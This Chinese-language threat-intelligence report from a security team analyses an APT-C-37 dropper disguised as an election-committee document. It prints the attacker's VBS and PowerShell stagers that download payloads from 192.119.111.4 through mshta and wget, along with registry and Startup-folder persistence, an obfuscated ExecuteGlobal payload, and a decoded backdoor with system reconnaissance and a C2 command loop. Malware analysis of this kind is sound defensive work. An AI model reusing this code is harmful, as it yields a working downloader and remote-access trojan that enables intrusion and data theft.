APT-C-37分析报告

From:crazyman Gcow安全团队 Yesterday


一.样本信息介绍

样本名称: اجتماع لجنة الانتخابات – إقليم الشمال .exe

(选举委员会议)


样本截图:

经过ExeInfoPE查壳子后发现为SFX自解压文档




运行mshta.exe http://192[.]119[.]111[.]4/xx/dv

然后执行GSHword.docx文档




GSHword.docx 如下:



大体内容:

二.样本分析

1).Dv




其中的VBS代码:

执行

powershell $tmp = New-TemporaryFile;wget -v ""http://192.119.111.4/xx/dv.zip"" -outfile $tmp.FullName;$tmp.FullName | Rename-Item -NewName { $_ -replace 'tmp$', 'vbs' }"

从http://192.119.111.4/xx/dv.zip 下载dv.zip并重命名为{随机名称}.vbs



通过读取注册表项HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\PROCESSOR_ARCHITECTURE获取当前系统位数,确定powershell的路径

```
Set WshShell = CreateObject("WScript.Shell")
OSArchCheck = WshShell.RegRead("HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\PROCESSOR_ARCHITECTURE")
sleep 10 '休息十秒钟
OSArchCheck = WshShell.RegRead("HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\PROCESSOR_ARCHITECTURE")
If OSArchCheck = "x86" Then '判断系统位数,以决定powershell路径
    attack("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe")
Else
    attack("C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe")
End If
```


导入之前下载的vbs,20秒后移出

```
Sub attack(S)
WshShell.Run S & " invoke-item ""$env:temp\*.vbs" ,0
sleep 20
WshShell.Run S & " Remove-Item ""$env:temp\*.vbs" ,0
window.moveTo -5000, -5000
window.close
End sub
```


2).{Ransom}.vbs

从http://192.119.111.4/xx/f_Skoifa.vbs 上下载f_Skoifa.vbs并且另存为%USERPROFILE%\AppData\Local下

```
path=CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERPROFILE%\AppData\Local")
url="http://192.119.111.4/xx/f_Skoifa.vbs"
HTTPDownload url, path
```


下载文件代码:

```
Sub HTTPDownload( myURL, myPath )
' Standard housekeeping
    Dim i, objFile, objFSO, objHTTP, strFile, strMsg
    Const ForReading = 1, ForWriting = 2, ForAppending = 8
    ' Create a File System Object
    Set objFSO = CreateObject( "Scripting.FileSystemObject" )
    ' Check if the specified target file or folder exists,
    ' and build the fully qualified path of the target file
    If objFSO.FolderExists( myPath ) Then
        strFile = objFSO.BuildPath( myPath, Mid( myURL, InStrRev( myURL, "/" ) + 1 ) )
    ElseIf objFSO.FolderExists( Left( myPath, InStrRev( myPath, "\" ) - 1 ) ) Then
        strFile = myPath
    Else
        WScript.Echo "ERROR: Target folder not found."
        Exit Sub
    End If
    ' Create or open the target file
    Set objFile = objFSO.OpenTextFile( strFile, ForWriting, True )
    ' Create an HTTP object
    Set objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1" )
    ' Download the specified URL
    objHTTP.Open "GET", myURL, False
    objHTTP.Send
    ' Write the downloaded byte stream to the target file
    For i = 1 To LenB( objHTTP.ResponseBody )
        objFile.Write Chr( AscB( MidB( objHTTP.ResponseBody, i, 1 ) ) )
    Next
    ' Close the target file
    objFile.Close( )
End Sub
```


判断%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help路径是否存在,若不存在则创建一个

```
'-------------------------------------------------------------------------------
Dim fso, f
path=CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help")
Set fso = CreateObject("Scripting.FileSystemObject")
If Not fso.FolderExists(path) Then
 Set f = fso.CreateFolder(path)
End If
```


创建注册表项HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Help

```
strComputer = "."
Set oReg = GetObject("winmgmts:\\" & strComputer & "\root\default:StdRegProv")
'''''''''''''''''''''''''''''''''''''''''''''
'-----------------------------------------------------------------------------------------------------------------
' Create New Folder Named 'Help' In Registery HKEY_CURRENT_USER
'-----------------------------------------------------------------------------------------------------------------
'Creare New Folder In REGISTERY "Help"
Set oReg2=GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & _
strComputer & "\root\default:StdRegProv")
strKeyPath = "SOFTWARE\Microsoft\Windows\CurrentVersion\Help"
oReg2.CreateKey HKEY_CURRENT_USER,strKeyPath
```


修改注册表HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\ Explorer\User Shell Folders以及HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
修改自启动文件夹为%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help

```
'-----------------------------------------------------------------------------------------------
' Change StartUp Folder From Registry [[User Shell Folders]] To Be "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help
'-----------------------------------------------------------------------------------------------
oReg.SetExpandedStringValue _
    HKEY_CURRENT_USER,"SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders",
    "Startup",
    "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help"
'-----------------------------------------------------------------------------------------------
' Change StartUp Folder From Registry [[Shell Folders]] Folders To Be "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help
'-----------------------------------------------------------------------------------------------
oReg.SetExpandedStringValue _
    HKEY_CURRENT_USER,"SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders",
    "Startup",
    "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help"
```


修改注册表启动项以达到自启动

```
    'HKEY_LOCAL_MACHINE,"SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run","HelpPane","mshta.exe http://192.119.111.4/xx/3030
oReg.SetExpandedStringValue _
    HKEY_LOCAL_MACHINE,"SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run",
    "HelpPane",
    "%userprofile%\AppData\Roaming\Microsoft\Windows\Help\HelPPane.lnk"
'*************************************************************************************
'*************************************************************************************
'-----------------------------------------------------------------------------------
```


创造自启动的lnk文件
参数为wscript.exe %USERPROFILE%\AppData\Local\f_Skoifa.vbs
从自带注释中我们了解到两种持久化的方式
一种如图的利用wscript.exe 加载本地的vbs文件

```
Set objShell = WScript.CreateObject("WScript.Shell")
path=objShell.ExpandEnvironmentStrings("%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help")
path2=objShell.ExpandEnvironmentStrings("%USERPROFILE%\AppData\Local")
'Where to create the new shorcut
Set objShortCut = objShell.CreateShortcut(path & "\HelpPane.lnk")
objShortCut.TargetPath = "wscript.exe"
objShortCut.Arguments = "%USERPROFILE%\AppData\Local\f_Skoifa.vbs"
objShortCut.Description = "Windows System Help."
objShortCut.IconLocation = "C:\Windows\HelpPane.exe"
objShortCut.Save
```


另一种通过mshta.exe 访问远程挂入的载荷,以实现下一步操作

```
'oReg.SetExpandedStringValue _
    'HKEY_LOCAL_MACHINE,"SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run
    '"HelpPane",
    "mshta.exe http://192.119.111.4/xx/3030"
```

```
<job>

<script language="VBScript">
Sub sleep (Timesec)
    Set objwsh = CreateObject("WScript.Shell")
    objwsh.Run "Timeout /T " & Timesec & " /nobreak" ,0 ,true
    Set objwsh = Nothing
End Sub

Set objwshs = CreateObject("WScript.Shell")
objwshs.run("powershell $tmp = New-TemporaryFile.wget -v ""http://192.119.111.4/xx/f_Skoifa.zip"" -outfile  $tmp.FullName;$tmp.FullName | Rename-Item -NewName { $_ -replace 'tmp$', 'vbs'
}"),0


        Set WshShell = CreateObject("WScript.Shell")
OSArchCheck = WshShell.RegRead("HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\PROCESSOR_ARCHITECTURE")

sleep 10
OSArchCheck = WshShell.RegRead("HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\PROCESSOR_ARCHITECTURE")

If OSArchCheck = "x86" Then
        attack  ("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe")
Else
        attack  ("C:\Windows\sysvow64\WindowsPowerShell\v1.0\powershell.exe")
End If




Sub attack(S)

WshShell.Run S & " invoke-item ""$env:temp\*.vbs" ,0

sleep 20
```


隐藏载荷文件

```
HideDocuments(path & "\HelpPane.lnk")
HideDocuments(path2 & "\f_Skoifa.vbs")
Sub HideDocuments(filespec)
    Dim fs, f, r
    Set fs = CreateObject("Scripting.FileSystemObject")
    Set f = fs.GetFile(filespec)
    f.attributes = +2 +4
End Sub
```


3).**f_Skoifa.vbs**:

混淆的代码,利用Chr()解码,用ExecuteGlobal执行解码后的载荷

```
54,52,40,114,104,99,32,38,32,41,48,53,40,114,104,99,32,38,32,41,56,48,49,40,114,104,99,32,38,32,41,57,48,49,40,114,104,99,32,38,32,41,48,50,49,
40,114,104,99,32,38,32,41,53,49,49,40,114,104,99,32,38,32,41,57,48,49,40,114,104,99,40,116,99,101,106,98,111,101,116,97,101,114,99,32,61,32,106,
98,111,112,116,116,104,32,116,101,115,10,13,106,98,111,112,116,116,104,32,109,105,100,10,13,41,41,54,49,49,40,114,104,99,32,38,32,41,57,57,40,
114,104,99,32,38,32,41,49,48,49,40,114,104,99,32,38,32,41,54,48,49,40,114,104,99,32,38,32,41,56,57,40,114,104,99,32,38,32,41,49,49,49,40,114,
104,99,32,38,32,41,57,48,49,40,114,104,99,32,38,32,41,49,48,49,40,114,104,99,32,38,32,41,54,49,49,40,114,104,99,32,38,32,41,53,49,49,40,114,104,
99,32,38,32,41,49,50,49,40,114,104,99,32,38,32,41,53,49,49,40,114,104,99,32,38,32,41,49,48,49,40,114,104,99,32,38,32,41,56,48,49,40,114,104,99,
32,38,32,41,53,48,49,40,114,104,99,32,38,32,41,50,48,49,40,114,104,99,32,38,32,41,54,52,40,114,104,99,32,38,32,41,51,48,49,40,114,104,99,32,38,
32,41,48,49,49,40,114,104,99,32,38,32,41,53,48,49,40,114,104,99,32,38,32,41,54,49,49,40,114,104,99,32,38,32,41,50,49,49,40,114,104,99,32,38,32,
41,53,48,49,40,114,104,99,32,38,32,41,52,49,49,40,114,104,99,32,38,32,41,57,57,40,114,104,99,32,38,32,41,53,49,49,40,114,104,99,40,116,99,101,
106,98,111,101,116,97,101,114,99,32,61,32,106,98,111,109,101,116,115,121,115,101,108,105,102,32,116,101,115,10,13,106,98,111,109,101,116,115,
121,115,101,108,105,102,32,109,105,100,10,13,41,41,56,48,49,40,114,104,99,32,38,32,41,56,48,49,40,114,104,99,32,38,32,41,49,48,49,40,114,104,99,
32,38,32,41,52,48,49,40,114,104,99,32,38,32,41,53,49,49,40,114,104,99,32,38,32,41,54,52,40,114,104,99,32,38,32,41,54,49,49,40,114,104,99,32,38,
32,41,50,49,49,40,114,104,99,32,38,32,41,53,48,49,40,114,104,99,32,38,32,41,52,49,49,40,114,104,99,32,38,32,41,57,57,40,114,104,99,32,38,32,41,
53,49,49,40,114,104,99,40,116,99,101,106,98,111,101,116,97,101,114,99,32,61,32,106,98,111,108,108,101,104,
115,32,116,101,115,10,13,10,13,10,13,41,34,55,56,53,52,58,52,46,49,49,49,46,57,49,49,46,50,57,49,34,40,32,121,97,114,114,97,32,61,32,116,
115,111,104)
C = Array ("r","h","C")
For i = UBound(a) To 0 Step -1
Q = _Q &  eval(C(2) & C(1) & C(0) & "(A(i))")
Next
ExecuteGlobal Q
```


经过解密后,该组织的VBS后门呈现出来

信息收集:

收集计算机名称,当前用户名称,系统版本,系统位数,杀毒软件信息等

```
'信息收集
function information
on error resume next
if  inf = "" then
    inf = hwid & spliter
    inf = inf  & shellobj.expandenvironmentstrings("%computername%") & spliter  '计算机名称
    inf = inf  & shellobj.expandenvironmentstrings("%username%") & spliter '当前用户名

    set root = getobject("winmgmts:{impersonationLevel=impersonate}!\\.root\cimv2")
    set os = root.execquery ("select * from win32_operatingsystem") '系统版本
    for each osinfo in os
       inf = inf & osinfo.caption & spliter
       exit for
    next
    inf = inf & "plus" & spliter
    inf = inf & security & spliter
    inf = inf & usbspreading
    information = inf
else
    information = inf
end if
end function
```


生成受害者唯一标识的HWID码

```
'生产HWID码
function hwid
on error resume next
set root = getobject("winmgmts:{impersonationLevel=impersonate}!\\.root\cimv2")
set disks = root.execquery ("select * from win32_logicaldisk")
for each disk in disks
    if  disk.volumeserialnumber <> "" then
        hwid = disk.volumeserialnumber
        exit for
    end if
next
end function
```


获取系统版本以及其所装的杀毒软件信息

```
'检查系统版本(是否处于沙箱或者虚拟机)以及本机所装AV
function security
on error resume next
security = ""
set objwmiservice = getobject("winmgmts:{impersonationLevel=impersonate}!\\.root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_operatingsystem",,48)
for each objitem in colitems
    versionstr = split (objitem.version,".")
next
versionstr = split (colitems.version,".")
osversion = versionstr (0) & "."
for  x = 1 to ubound (versionstr)
    osversion = osversion &  versionstr (i)
next
osversion = eval (osversion)
if  osversion > 6 then sc = "securitycenter2" else sc = "securitycenter"
set objsecuritycenter = getobject("winmgmts:\\localhost\root\" & sc)
Set colantivirus = objsecuritycenter.execquery("select * from antivirusproduct","wql",0)
for each objantivirus in colantivirus
    security  = security  & objantivirus.displayname & " ."
next
if security  = "" then security  = "nan-av"
end function
```


按如下格式进行拼凑:

{HWID码}<|>{计算机名称}<|>{当前用户名称}<|>{系统版本}<|>plus<|>{系统版本 }<|>{杀毒软件信息}<|>” ”

远控主体行为

将收集好的信息通过Post函数传递给C2：192.119.111.4:4587

```
'发送指令并且接受回显
function post (cmd ,param)
post = param
httpobj.open "post","http://" & host(dns) &"/" & cmd, false '192.119.111.4:4587
httpobj.send param
post = httpobj.responsetext
end function
```


接受回显以用于下一步指令的运行

```
response = ""
response = post ("is-ready",information)
if httpobj.status <> 200 then
   if dns >= ubound (host) then
      dns = 0
   else
      dns = dns + 1
   end if
end if
cmd = split (response,spliter)
select case cmd (0)
case "excecute" '执行
      param = cmd (1)
      execute param
case "send" '下载文件
      download cmd (1),cmd (2)
case "recv"
      param = cmd (1)
      upload (param)
case  "enum-driver" '枚举驱动盘符
      post "is-enum-driver",enumdriver
case  "enum-faf" '枚举文件与文件夹
      param = cmd (1)
      post "is-enum-faf",enumfaf (param)
case  "enum-process" '枚举进程
      post "is-enum-process",enumprocess
case  "delete"
      param = cmd (1)
      deletefaf (param)
case  "exit-process" '退出进程
      param = cmd (1)
      exitprocess (param)
end select
```


下载文件并且执行

传入下载文件的url以及保存路径

```
'下载文件
sub download (fileurl,filedir)
if filedir = "" then
   filedir = installdir
end if
strsaveto = filedir & mid (fileurl, instrrev (fileurl,"\") + 1)
set objhttpdownload = createobject("msxml2.xmlhttp")
objhttpdownload.open "post","http://" & host(dns) &"/" & "is-sending" & spliter & fileurl, false
objhttpdownload.send ""

set objfsodownload = createobject ("scripting.filesystemobject")
if  objfsodownload.fileexists (strsaveto) then
    objfsodownload.deletefile (strsaveto)
end if
if  objhttpdownload.status = 200 then
    dim  objstreamdownload
    set  objstreamdownload = createobject("adodb.stream")
    with objstreamdownload
        .type = 1
        .open
        .write objstreamdownload.responsebody
        .savetofile strsaveto
        .close
    end with
    set objstreamdownload  = nothing
end if
if objfsodownload.fileexists(strsaveto) then
   shellobj.run objfsodownload.getfile (strsaveto).shortpath
end if
end sub
```


枚举驱动盘符

```
'枚举驱动盘符
function enumdriver ()
for  each drive in filesystemobj.drives
if   drive.isready = true then
     enumdriver = enumdriver & drive.path & "|" & drive.drivetype & spliter
end if
next
end Function
```


枚举文件夹与文件(文件名与属性)

```
'枚举文件夹与文件(文件名与属性)
function enumfaf (enumdir)
enumfaf = enumdir & spliter
for  each folder in filesystemobj.getfolder (enumdir).subfolders
    enumfaf = enumfaf & folder.name & "|" & "" & "|" & "d" & "|" & folder.attributes & spliter
next
for  each file in filesystemobj.getfolder (enumdir).files
    enumfaf = enumfaf & file.name & "|" & file.size  & "|" & "f" & "|" & file.attributes & spliter
next
end function
```


'枚举进程信息(进程名 进程ID 进程文件路径)

```
'枚举进程信息(进程名 进程ID 进程文件路径)
function enumprocess ()
on error resume next
set objwmiservice = getobject("winmgmts:{impersonationLevel=impersonate}!\\.root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_process",,48)
dim objitem
for each objitem in colitems
    enumprocess = enumprocess & objitem.name & "|"
    enumprocess = enumprocess & objitem.processid & "|"
    enumprocess = enumprocess & objitem.executablepath & spliter
next
end function
```


退出指定进程

```
'退出进程
sub exitprocess (pid)
on error resume next
shellobj.run ("taskkill /f /t /pid") & pid,7,true
end sub
```


远控指令解析:

Is-ready 为上线包 get

远控指令	HttpGet	功能
excecute	无	执行文件或者命令
Send	Is-sending	下载指定url文件并且执行
Recv	无	上传文件
Enum-driver	is-enum-driver	枚举驱动盘符
enum-faf	is-enum-faf	枚举文件以及文件夹
Enum-process	is-enum-process	枚举进程
Exit-processs	无	退出指定进程
Delete	无	销毁载荷

四.IOCs:

MD5:

6e62856152eb198b457487e1eed94d76

URL:

http://192[.]119[.]111[.]4/xx/dv

http://192[.]119[.]111[.]4/xx/dv.zip

http://192[.]119[.]111[.]4/xx/f_Skoifa.vbs

http://192[.]119[.]111[.]4/xx/f_Skoifa.zip

http://192[.]119[.]111[.]4/xx/3030

C2:

192.119.111.4:4587